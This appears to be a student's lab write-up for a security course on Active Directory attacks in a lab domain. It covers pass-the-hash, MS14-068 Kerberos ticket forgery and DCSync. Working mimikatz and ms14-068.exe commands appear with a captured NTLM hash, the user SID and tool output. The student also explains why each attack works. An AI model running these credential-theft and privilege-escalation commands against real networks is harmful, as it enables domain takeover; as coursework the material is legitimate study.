
Answer:

Cmd I used:

sekurlsa::pth /user:adminStudent47 /domain:GIBSON.LOCAL /ntlm:a7f7a9298c0048c65022860099309159 *-– just in case see first white screenshot from password hash I got to work during this lab



See Screenshots below



3. A new cmd shell will open automatically. Run `ipconfig && date /t && time /t && whoami && pushd \\gibson2003ad\c$ && dir` and take a screenshot.

3) **Include screenshots asked for above. Why do you think this attack works without a user password? (15 pts)**

Answer:


This attack works without a user password because my current session is using the hash for the authentication.


Another possibility is I logged into the other Windows account and already have cached the data/credentials for \\gibson2003ad by using my adminStudent47 password:gibson login.

Another possibility is gibson is the same password for student47 on the gibson domain on the Windows 10 and is also the password for adminStudent47 on the 2003 AD.

Another possibility could be that since they are all shared on the same Windows domain, the hash data has been stored.

See screenshots below



Administrator: C:\WINDOWS\SYSTEM32\cmd.exe
COMMANDO Sun 10/13/2024 21:59:15.38
C:\WINDOWS\system32>ipconfig && date /t && time /t && whoami && pushd \\gibson2003ad\c$ && dir
Windows IP Configuration
Ethernet adapter vEthernet (WSL):
Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::d066:b551:f2c6:4fa4%11
IPv4 Address. . . . . : 172.17.86.33
Subnet Mask . . . . . : 255.255.255.240
Default Gateway . . . . . :
Ethernet adapter Ethernet0:
Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::7960:8744:e740:37c0%15
IPv4 Address. . . . . : 10.12.0.15
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.12.0.254
Ethernet adapter Npcap Loopback Adapter:
Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::70db:b470:79e8:1394%6
Autoconfiguration IPv4 Address. . : 169.254.19.148
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . :


Administrator: C:\WINDOWS\SYSTEM32\cmd.exe
Ethernet adapter Ethernet 2:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
Ethernet adapter Ethernet1:
Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::e4ea:c955:5c:fd83%18
IPv4 Address. . . . . : 10.12.16.2
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.12.16.254
Sun 10/13/2024
10:00 PM
csec-388-win10\student
Volume in drive Z has no label.
Volume Serial Number is 447C-59E6
Directory of Z:\
12/09/2008 02:32 PM 0 AUTOEXEC.BAT
07/10/2011 05:10 PM 7,967,675 ca_setup.exe
12/09/2008 02:32 PM 0 CONFIG.SYS
12/09/2008 03:17 PM <DIR> Documents and Settings
07/02/2011 02:39 PM <DIR> Inetpub
11/20/2020 03:53 PM <DIR> Program Files
11/20/2020 04:19 PM <DIR> WINDOWS
12/09/2008 02:32 PM <DIR> wmpub
3 File(s) 7,967,675 bytes
5 Dir(s) 1,701,699,584 bytes free
COMMANDO Sun 10/13/2024 22:00:12.84
Z:\+>

MS14-068

1. Open up cmd and attempt to visit the c$ share on the domain controller by running `ipconfig && date /t && time /t && whoami && pushd \\gibson2003ad\c$` to ensure that you no longer have access. Take a screenshot.

   Answer: See screenshot below



2. Navigate to the CSEC388-Tools folder. Using cmd, run the ms14-068.exe. Fill in the options using the student user and other information you gathered. This will modify our existing TGT to give us added permissions and save it to the local directory. Take a screenshot of your command and the generated ticket file (the output of the command).


   Note: You will need the full student# user SID. You should also use domain names, not IP addresses.

   Answer: See screenshot below

```
C:\CSEC388-Tools\Tools\MS14-068>ms14-068.exe -u student47@gibson.local -s S-1-5-21-1473599131-3426496119-2247098576-1165 -d gibson.local
Password:
  [+] Building AS-REQ for gibson.local... Done!
  [+] Sending AS-REQ to gibson.local... Done!
  [+] Receiving AS-REP from gibson.local... Done!
  [+] Parsing AS-REP from gibson.local... Done!
  [+] Building TGS-REQ for gibson.local... Done!
  [+] Sending TGS-REQ to gibson.local... Done!
  [+] Receiving TGS-REP from gibson.local... Done!
  [+] Parsing TGS-REP from gibson.local... Done!
  [+] Creating ccache file 'TGT_student47@gibson.local.ccache'... Done!

C:\CSEC388-Tools\Tools\MS14-068>
```

3. MS14-068 using mimikatz. Take a screenshot of your successful injection of the forged ticket.
   1. Clear old Kerberos tickets: `kerberos::purge`
   2. Inject ticket: `kerberos::ptc path_to_.ccache`

Answer: See screenshot below




4. Run `ipconfig && date /t && time /t && whoami && pushd \\gibson2003ad\c$ && dir` and take a screenshot.

4) **Include screenshots asked for above. Consider the risk of this type of vulnerability against the other attacks performed in the lab. Where would you rate this one and why? (15 pts)**

Answer:

This MS14-068 exploit tool which exploits the vulnerability CVE-2014-6324 on these old versions of Windows Server. Comparing this to Golden Ticket with Mimikatz and Pass-the-Hash with Mimikatz, I would rate this one on a level of difficulty easier for a couple reasons. First, I didn't have to use Kali Linux, I only had to use one VM machine. Secondly, it was pretty easy to make my own forged Kerberos TGT using the MS14 tool just by getting one command correctly and then testing/verifying it with Mimikatz. Thirdly, I like that this one only requires the Domain SID and not the krbtgt hash like the Mimikatz Golden Ticket requires both. However, with all that being said, since the Mimikatz Golden Ticket creates a Golden Ticket and MS14-068 does not, for the short term practice, I would rate MS14-058 the best, but hypothetically for a long term access, Mimikatz Golden Ticket is better.

See Screenshots below (2):



DCSync

1. Open up CMD as a Domain Administrator (`adminStudent[your_student_#]`) (this is NOT student). Navigate to your x64 version of mimikatz.exe and run it.
    1. Elevate to a system level context by running `token::elevate`
    2. Run the command `lsadump::dcsync /user:administrator` and screenshot your command and results.


5) **Include screenshots asked for above. What is the output of the command? How could this be useful. (7.5 pts)**

